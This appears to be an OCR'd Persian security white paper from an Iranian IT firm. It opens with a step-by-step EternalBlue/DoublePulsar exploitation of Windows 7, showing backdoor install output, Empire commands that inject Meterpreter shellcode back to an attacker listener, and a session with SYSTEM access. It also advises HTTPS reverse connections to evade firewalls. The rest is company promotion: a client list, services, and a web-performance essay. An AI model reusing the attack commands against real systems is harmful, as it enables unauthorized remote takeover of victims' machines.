
```
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xFE2AB4F
6
    SMB Connection string is: Windows 7 Professional 7600
    Target OS is: 7 x64
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

شکل ۱۴.بازخورد از DoublePulsar Backdoor

و در انتها شاهد پیام Doublepulsar Succeeded خواهیم بود.

۳-۴- برقراری ارتباط به *Empire Session*

در حالی که در ماشین لینوکس حمله کننده *Empire Listener* فعال است اولین پیام دریافت اطلاعات مشاهده خواهد شد.




شکل ۱۵. تایید برقراری ارتباط با کامپیوتر قربانی

تمام! در این مرحله ارتباط شما با قربانی کاملاً برقرار است و قابلیت اجرای هر نوع فرمانی را در کامپیوتر قربانی خواهید داشت.

۳-۵- استفاده از *Meterpreter*


Empire قابلیت اجرای فرامان هایی مثل *Metasploid Meterpreter* در ماشین مقصد را به شما می دهد. در عین حال شما می توانید در صورت مسدود سازی توسط دیوار آتش از *Listener* های دیگری مانند *Meterpreter* به سادگی استفاده نمایید. برای راه اندازی *Meterpreter* می توانید از روش زیر استفاده نمایید.

۳-۵-۱- تنظیم شنونده Meterpreter



شکل ۱۶.استفاده از شنونده Meterpreter

دقت فرمایید برای جلوگیری از شنود اطلاعات حتماً از httpS توسط پارامتر "windows/meterpreter/reverse_httpS" استفاده نمایید.



شکل ۱۷.استفاده از HTTPS برای جلوگیری از شناسایی توسط Firewall ها

۳-۵-۲- اجرای کد

در Empire با اجرای فرمان ماژول "code_execution" اقدام به تزریق کد Meterpreter نمایید.

```
eEmpire: BALTB2SM2FGLCMKB) > usemodule code_execution/invoke_shellcod
(Empire: code_execution/invoke_shellcode) > set Lhost 192.168.1.105
(Empire: code_execution/invoke_shellcode) > set Lport 8888
(Empire: code_execution/invoke_shellcode) > execute
(Empire: code_execution/invoke_shellcode) >
Job started: Debug32_kupxm

Shellcode injected.
```

شکل ۱۸.تزریق Meterpreter

۳-۵-۳- برقراری ارتباط با Meterpreter

کافیست با اجرای فرمان sysinfo برقراری ارتباط را کنترل نمایید

```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.105:8888
[*] Starting the payload handler...
[*] https://192.168.1.105:8888 handling request from 192.168.1.109; (UUID: h5wo
2bv) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.1.105:8888 -> 192.168.1.109:49307) at
2017-04-16 16:33:04 -0300

meterpreter > sysinfo
Computer        : HACKME
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_AR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

شکل ۱۹.تایید دسترسی توسط Meterpreter

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

۴- کلام آخر

در نهایت تاسف ما دسترسی به Meterpreter Shell بدون نیاز به هیچگونه دسترسی خاص به ماشین قربانی فقط با دانستن آی پی آدرس پیدا کردیم. این ابزار یاداور سادگی دسترسی به ماشین های ویندوز XP توسط ms08_67 است.

از شواهد به نظر می آید با توجه به زمان ثبت شده EternalBlue ، NSA این شل را از سال ۲۰۱۱ مورد استفاده قرار می دهد.

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

۵- منابع :

- Cristian Borghello (@crisborghe / @seguinfo)
- Claudio Caracciolo (@holesec)
- Luciano Martins (@clucianomartins)
- Ezequiel Sallis (@simubucks)
- Mateo Martinez (@MateoMartinezOK)
- Sol (@0zz4n5)
- @DragonJar || @ekoparty || “Las Pibas de Infosec”
- Sheila A. Berta - @UnaPibaGeek

۶- معرفی شرکت تحولگران عرصه اطلاعات

شرکت تحولگران عرصه اطلاعات با هدف ارتقا سطح خدمات فناوری و اطلاعات و سهولت فرآیندهای اداری و سازمانی در بستر شبکه فعالیت رسمی خود را با بیش از ۱۰ سال سابقه از سال ۸۵ شمسی آغاز نمود. در سال‌های آغازین فعالیت شرکت با سرمایه گزاری در حوزه تولید ابزارها و نرم‌افزارهای اداری رسته فعالیت خود را انتخاب کرده و همچنین شایان ذکر است که تمامی محصولات تولید شده بر پایه تحقیقات و تولید علم در این شرکت انجام شده است و روند تحقیقات در حوزه‌های مختلف فناوری اطلاعات و ارتباطات همچنان ادامه دارد. در ادامه شرکت تحولگران عرصه اطلاعات با فعالیت‌های شبانه‌روزی موفق به تولید مجموعه ابزارهای رادین و پس از ۸ سال CMS سایت‌بایک شد و ورود خود به عرصه برنامه‌های تحت وب اعلام کرد.

با توجه به مباحث کیفیت ارتباطات و به منظور پیاده‌سازی ابزارهای تولید شده، شرکت تحولگران عرصه اطلاعات با ایجاد واحد شبکه و زیرساخت فعالیت خود را نیز در این حوزه آغاز کرده و به منظور تضمین امنیت ارتباطات و انتقال داده واحد امنیت شرکت نیز فعالیت خود را در حوزه‌های مرتبط شروع نمود.

در پایان لازم به ذکر است که شرکت تحولگران عرصه اطلاعات مباحث ذیل را در حوزه فناوری اطلاعات و ارتباطات پوشش می‌دهد:

- تولید نرم‌افزار موبایل
- تولید نرم‌افزارهای تحت وب
- پیاده‌سازی سناریوهای شبکه
- پی‌ریزی زیرساخت شبکه
- ارزیابی مخاطرات
- طراحی سناریوهای مدیریت بازاریابی در حوزه ICT
- ارائه راه‌کارهای امن‌سازی در تمامی حوزه‌های ذکر شده
- ارائه مشاوره در تمامی حوزه‌های ذکر شده

۶-۱- رزومه کاری

شرکت تحولگران عرصه اطلاعات در زمینه‌های مختلف ICT فعالیت‌های گسترده‌ای را از سال ۱۳۸۵ تا به اکنون انجام داده است که از نام بردن برخی از آنها به علت حفظ محرمانگی و اسرار مشتریان معذور هستیم. البته برخی از پروژه‌های انجام شده توسط این شرکت که قابل ارائه می‌باشند عبارتند از:

- مدیر محتوای سایت بایک با بیش از ۱۵۰۰ وب سایت فعال تا تاریخ این مستند

- سامانه ارزیاب واکاو – ابزار ارزیابی سایت های اینترنتی
- اپلیکیشن ساز موبایک – ابزار تولید نرم افزار موبایل بدون نیاز به دانش فنی
- موتور جستجوی پایه متن آراء قوه قضاییه مشتمل بر دو میلیون و دویست هزار رای متن (پژوهشگاه قوه قضاییه)
- موتور جستجوی هوشمند آرای انتخابی بر پایه تزاروس حقوقی و کلمات کلیدی قوه قضاییه (پژوهشگاه قوه قضاییه)
- سامانه ارزیابی آراء قضایی پژوهشگاه قوه قضاییه
- سایت اطلاع رسانی بورس کالای ایران
- مجموعه تابلو های اطلاع رسانی بازار نقدی و آتی بورس کالای ایران (با رکورد بیش از ۲۵ میلیون بازدید پیوسته در ساعت)
- سامانه فروش سهام کارگزاری آگاه به افراد خارجی با هویت غیر ایرانی (زبان انگلیسی)
- سایت و اپ موبایل روزنامه صبح اقتصاد
- سایت و اپ موبایل روزنامه ایران نیوز (انگلیسی)
- خبرگزاری آوای موسیقی (Ava24.ir)
- سایت خبرگزاری فناوری اطلاعات و ارتباطات – فاوا ۲۴ (fava24.ir)
- سازمان شهرداری ها و دهیاری های کشور ، وزارت کشور
- دبیرخانه همایش شهرداران و کلانشهر ها
- شرکت کارگزاری بورس آ.ث.ل
- سی و دومین جشنواره بین المللی تئاتر فجر
- صرافی المپیک (با رکورد بیش از ۴۵ میلیون بازدید در ساعت)
- بروز رسانی و خدمات پشتیبانی سایت اطلاع رسانی شرکت ارتباطات سیار ایران (همراه اول)
- طراحی و پیاده سازی نرم افزار لوح فشرده معرفی ، قوانین و مقررات همراه اول (ارتباطات سیار) نسخه چهارم
- طراحی و پیاده سازی سیستم جامع طرح ها و لوایح و قوانین مجلس شورای اسلامی
- طراحی و پیاده سازی لوح فشرده نمایندگان مردم در مجلس هشتم (مرکز پژوهشهای مجلس شورای اسلامی)
- طراحی و پیاده سازی لوح حق ۴ (مرکز پژوهشهای مجلس شورای اسلامی)
- بهینه سازی و باز نویسی نرم افزار لوح حق (حافظه قوانین ایران از سال ۱۲۸۵ هجری شمسی تا امروز)
- طراحی و پیاده سازی وب سایت شرکت همراه اول (ارتباطات سیار ایران – سال ۱۳۸۷ الی ۱۳۸۸)


- طراحی و پیاده سازی شبکه نخبگان کشور (مرکز پژوهشهای مجلس شورای اسلامی)
- طراحی و پیاده سازی وب سایت حق (حافظه قوانین) مجلس شورای اسلامی
- طراحی و پیاده سازی سایت e - حراج بزرگترین مرکز خرید و فروش و حراجی آنلاین فارسی (از سال ۱۳۸۵)
- طراحی و پیاده سازی اولین بازار اینترنتی ماشین های فراوری و بسته بندی در صنایع غذایی ، دارویی , بهداشتی , آرایشی و شیمیایی
- طراحی و پیاده سازی وب سایت ها و سیستم های داخلی موسسه پژوهشی برنامه‌ریزی درسی و نوآوری های آموزشی
- طراحی و پیاده سازی نظام تحقیقات کشور اولین سیستم تمام اتوماتیک تحقیقات کشور - موسسه پژوهشی برنامه‌ریزی درسی و نوآوری های آموزشی
- طراحی و پیاده سازی وب سایت اطلاع رسانی سهام شرکت سرمایه گزاری صنایع پتروشیمی
- راهبری و پیاده سازی اولین روزنامه الکترونیکی کشور (روزنامه خانه ملت)
- سایت سرکار خانم پارسا مقام (عکاس بین المللی رسمی UNICEF)
- فروشگاه اینترنتی شرکت لاوان تجهیز اتصال
- سایت جامع فروش لپتاپ و نوت بوک
- طراحی و پیاده سازی نرم افزار لوح فشرده معرفی ، قوانین و مقررات همراه اول (ارتباطات سیار)
- اولین تولبار دیکشنری فارسی هوشمند اینترنت اکسپلورر
- دیکشنری هوشمند آنلاین
- مدیر وبلاگ دارابگرد - ایران برای ایرانی
- طراحی و پیاده سازی کارت آنلاین (کارت تبریک و مناسبت و ...)
- طراحی و پیاده سازی اولین مرکز جستجو گمشده
- طراحی و پیاده سازی سیستم جامع مکانیزه کارخانه - مدیریت تولید - خرید - بازرگانی تحت وب
- طراحی و پیاده سازی سیستم جامع معامله املاک تحت وب
- طراحی و پیاده سازی سایت دکتر شهریار کهنزاد
- طراحی و پیاده سازی اولین سیستم راهبری الکترونیکی هتل (هتل زاگرس - بروجرد)
- طراحی و پیاده سازی نشریه الکترونیکی پژواک
- طراحی و پیاده سازی مجدد وب سایت پژوهشکده تعلیم و تربیت
- خدمات مشاوره شبکه و راهبری شبکه پژوهشکده تعلیم و تربیت
- نصب و راه اندازی سیستم پست الکترونیکی سازمان فرهنگ و ارتباطات اسلامی

- اصلاح و فارسی سازی وب میل مجلس شورای اسلامی
- همکاری در ایجاد سایت اطلاع رسانی مرکز تحقیقات استراتژیک مجمع تشخیص مصلحت نظام
- طراحی و پیاده سازی فروشگاه الکترونیکی شرکت ایران نوت بوک
- مشاوره در طراحی و پیاده سازی سیستم مدیریت شبکه پژوهشکده تعلیم و تربیت
- طراحی و پیاده سازی وب سایت پژوهشکده تعلیم و تربیت
- طراحی و پیاده سازی وب سایت شرکت کاراصنعت
- طراحی و پیاده سازی اولین سایت تخصصی توریسم ایران جهت ارائه به نمایشگاه ITB برلین
- پیاده سازی و بروز رسانی وب سایت شرکت خدمات انفورماتیک و داده پردازی کامروا - دیتا کام
- مدیریت بخش فنی شرکت خدمات انفورماتیک و داده پردازی کامروا - دیتا کام
- راهبری و مشاوره در شبکه پژوهشی کشور (مرکز پژوهشهای مجلس شورای اسلامی)
- طراحی و پیاده سازی اولین مبدل آنلاین وب سایت تبدیل استاندارد ایران سیستم به یونی کد
- طراحی و پیاده سازی و مدیریت وب سایت مجلس شورای اسلامی
- مشاوره و راهبری شبکه اطلاع رسانی خانه ملت وابسته به مرکز پژوهشهای مجلس شورای اسلامی
- ارائه اولین نسخه قلم فارسی بدون اشکال در نمایش متون فارسی وب به همراه نرم افزار مبدل
- همکاری با موسسه رسانه پویا برای برنامه نویسی نرم افزار چند رسانه ای سهراب سپهری
- همکاری در مدیریت شبکه اطلاع رسانی مجلس شورای اسلامی
- پیاده سازی دومین سایت اینترنتی مجلس شورای اسلامی
- همکاری در طراحی و راهبری شبکه اطلاع رسانی نابغه
- طراحی و پیاده سازی وب سایت شبکه اطلاع رسانی اطلس
- طراحی و نصب و راه اندازی شبکه اطلاع رسانی پاک - اداره کل آموزش و پرورش شهر تهران
- ارائه چندین نرم افزار بانک اطلاعاتی مبتنی بر فاکس پرو
- ترجمه و فارسی سازی ویندوز ۳/۱ پژواک
- و چندین مورد دیگر....

جهت مشاهده فهرست بروز و دقیق تر از آدرس وب سایت این شرکت (http://www.ir4.ir) و محصولات تجاری (http://www.sitebike.ir) بازدید فرمایید.

۷- خدمات قابل ارائه توسط شرکت تحولگران عرصه اطلاعات

شرکت تحولگران عرصه اطلاعات با هدف ایجاد اشتغال در حوزه‌های مختلف ICT، واحدهای عملیاتی خود را در سه بخش شبکه[1]، امنیت[2] و نرم‌افزار[3] راه‌اندازی نمود. با توجه به سیر تحولات در دنیای فناوری و تکنولوژی که هر روز شاهد آن هستیم نیاز به تحقیق و توسعه درکنار فعالیت‌های عملیاتی امریست حیاتی. به همین علت در سه واحد مذکور، تیم‌های کاری بخشی از زمان خود را صرف تحقیق و توسعه دانش می‌کنند. در ادامه فعالیت‌های مختلفی که در این واحدها انجام می‌گردد معرفی می‌شوند.



شکل ۲۰.چارت سازمانی شرکت تحولگران عرصه اطلاعات

[1] Network
[2] Security
[3] Application & Web Application

۷-۱- خدمات در حوزه نرم‌افزار

با توجه به روند روبه رشد استفاده از تکنولوژی به منظور آسان نمودن فرآیندهای کاری، اطلاع‌رسانی، اشتراک‌گذاری، آموزش، مدیریت، امنیت و غیره ... شرکت تحولگران عرصه اطلاعات اقدام به طراحی، پیاده‌سازی و اجرای کلیه برنامه‌های کاربردی و برنامه‌های کاربردی تحت وب می‌نماید. شرکت تحولگران عرصه اطلاعات به منظور مدیریت و ارائه پروژه‌ها در زمانبندی‌های تعریف شده، تیم‌های کاری متخصصی را گرد هم آورده است توان‌مندی‌های این تیم‌ها شامل موارد زیر می‌باشد:

- NET Windows application programming
- NET Web application programming
- SOA architecture programming
- Mobile application programming (Android, ios)
- Data warehousing
- Low level programming
- Python programming
- PHP programming
- Banking services
- Microsoft EPM[1]
- PMO Establishment
- BPR[2]
- C# Programming
- Share Point
- Microsoft CRM

۷-۲- سامانه ارزیاب واکاو

هر مدیر سایتی باید بداند که سرعت لود صفحات وب سایتش چقدر است! اگر سرعت لود صفحات وبسایت بسیار کم باشد مطمئنا کاربران زیادی را از دست خواهد داد چون که نتیجه عملکرد کلی سایت به لود سریع صفحات بستگی دارد و با سرعت لود کم، کاربران به نوعی از سایت دلزده شده و دیگر از سایت بازدید نخواهند کرد!

[1] Enterprise project management
[2] Business process reengineering

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

یکی از مهمترین مواردی که می تواند باعث شود یک سایت کمتر بازدید کننده داشته باشد سرعت لود شدن (باز شدن سایت) آن سایت است. اما از کجا می توان فهمید که سرعت لود شدن سایتمان کم است یا زیاد؟ و مهم تر از آن با چه راهکارهایی می توان سرعت لود شدن سایت را بیشتر کرد؟

حتما تابحال این سوال پیش آمده که چرا سرعت لود سایت شما پایین است و چطور سرعت لود سایت را بالا برده و یا اینکه سرعت لود سایت را چطور تست کنیم.

سرعت سایت پارامتری نیست که بتوان به راحتی از آن گذشت، مخصوصاً از زمانی که خدمات ارائه شده روی سایت مرتبط با مسائل روزمره جامعه باشد.


مطالعات نشان داده است که کاربران اینترنت نمی خواهند بیش از ۱۰ ثانیه زمان برای بارگذاری صفحات وب را تحمل کنند و کلاً بیش از ۳ دقیقه برای بازدید از سایت زمان نمی گذارند.

هرسایتی باید سرعت بارگذاری مناسب کاربران داشته باشد. بارها پیش آمده که شما از دیدن سایتی که سرعت بارگذاری کمی دارد صرف نظر کرده باشید. این موضوع در مورد سایت های فارسی هرچند با دسترسی به فناوری هایی مانند نسل ۴ موبایل بهبود یافته ولی در ایران بیشتر اهمیت پیدا میکند. در هر صورت جدا از استفاده هاست مناسب برای سایت راه هایی برای افزایش سرعت لود وبسایت ها وجود دارد که از جمله استفاده از عکس های کم حجم در سایت، استفاده کمتر از فلش و استفاده از فشرده سازی Gzip که هر کدام مقداری سرعت لود شما را افزایش می دهد.

از طرفی با پشت سر گذاردن دوره پیشرفت ارتباط اینترنت و دسترسی آسان تر به سایت ها نرم افزارهای مدیر محتوا نقش بیشتری در پاسخ اقتصادی و سریع تر در ارائه سرویس بازی خواهند کرد. حال این پرسش پیش می آید سرعت فراخوانی یک صفحه اینترنتی چه ارتباطی با اقتصاد و یا حتی گرم شدن کره خاکی ما دارد؟

۷-۲-۱- فاکتور های ارزیابی راندمان

یک سایت پر بازدید را با بازدید روزانه ۵۰۰ هزار بازدید در نظر بگیرید. در صورت فراخوانی و تولید کند محتوا، صرف نظر از رضایت کاربر، هر چه نرم افزار مدیر محتوا عملکرد ضعیف تری داشته باشد نیاز به منابع سروری قوی تر برای سرویس دهی به افراد بیشتر خواهد بود.



به عنوان مثال اگر نرم افزار **یک درخواست** را در بازه زمانی ۲۰۰ میلی ثانیه پاسخ دهد می توان گفت اگر بازه زمانی درخواست کاربر ۲۰۰ میلی ثانیه یا بیشتر باشد راندمان نرم افزار ۲۰۰ میلی ثانیه است. پس یک نرم افزار با فاکتور Page Generation Time ۲۰۰ میلی ثانیه می تواند ۳۰۰ درخواست در دقیقه را را سرعت ۲۰۰ میلی

ثانیه پاسخ دهد. حال اگر تعداد درخواست بازدید کنندگان بیش از ۳۰۰ درخواست در دقیقه شود به ازای هر درخواست با توجه به نوع نرم افزار زمان یا منابع بیشتری برای تولید صفحه مورد نیاز است. اگر فاکتور هایی مانند ذخیره و بازیابی اطلاعات را در هارد دیسک ها یا سایر ابزارهای ذخیره سازی در نظر بگیریم، این زمان می تواند بصورت لوگاریتمی تا سرحد از کار افتادن سرویس بیشتر و بیشتر شود.

اگر زمان ۲۰۰ میلی ثانیه را زمانی فرضی به عنوان مقیاس بگیریم ، برای پاسخ گویی به تعداد بیشتر کاربر در همین زمان چند راهکار وجود دارد.

۷-۲-۲- افزایش قدرت سخت افزار

برای بهتر کردن سرعت اجرای نرم افزار منابع زیر نیاز به بازبینی دارد.

۷-۲-۲-۱- پردازنده

اگر در مثال هر درخواست ۳۰ مگاهرتز قدرت واحد پردازنده را نیاز داشته باشد، همزمانی ۲۰۰ درخواست پردازنده را در حدود ۶ گیگا هرتز درگیر خواهد کرد. (با توجه به فرض ما به اینکه هیچ گونه تاخیری در ذخیره و بازیابی هارد دیسک وجود ندارد) برای پاسخگویی به ۵۰۰ کاربر همزمان ۱۵ گیگا هرتز مورد نیاز خواهد بود.

۷-۲-۲-۲- واسط های ذخیره و بازیابی اطلاعات

در بخش ذخیره و بازیابی اطلاعات که یکی از مهمترین عوامل سرعت تولید محتواست، اگر اجرای یک فرمان ۱ واحد ورود و خروج در ثانیه (IOPS) نیاز داشته باشد، برای هارد دیسک های Sata3 با دور ۷۲۰۰ در دقیقه می توان ۷۵ تا ۱۰۰ فرمان در ثانیه را اجرا کرد. پس برای حفظ کیفیت سرویس و سرعت آن برای پاسخگویی به ۲۰۰ فرمان همزمان نیاز به ابزار ذخیره و بازیابی اطلاعات SAS 15k خواهیم داشت.

۷-۲-۲-۳- حافظه کوتاه مدت (RAM)

یکی دیگر از فاکتورهای مهم اجرای فرامین نوع و سرعت Ram است. در نظر داشته باشید که برای انجام هر فرمانی با توجه به سرعت Bus عملیات می تواند با سرعت متفاوت اجرا شود. Ram می تواند جایگزین مناسبی برای ابزارهای کند ذخیره و بازیابی اطلاعات باشد. بطور مثال اگر برای اجرای هر فرمان یک IOPS نیاز باشد و یک دیسک سخت SAS 15K بتواند ۲۰۰ درخواست را سرویس دهد ، زمان مورد نیاز برای اجرا ۵ میلی ثانیه خواهد بود. اگر فرض کنیم یک رم با باس ۱۲۸۰۰ مگاهرتز همین فرمان را در ۷ میکرو ثانیه اجرا کند ، جایگزینی Ram با SAS Storage برای اطلاعاتی که بطور متداوم مورد نیاز است، می تواند کمک شایانی به

تحولگران عرصه اطلاعات
مسئولیت محدود
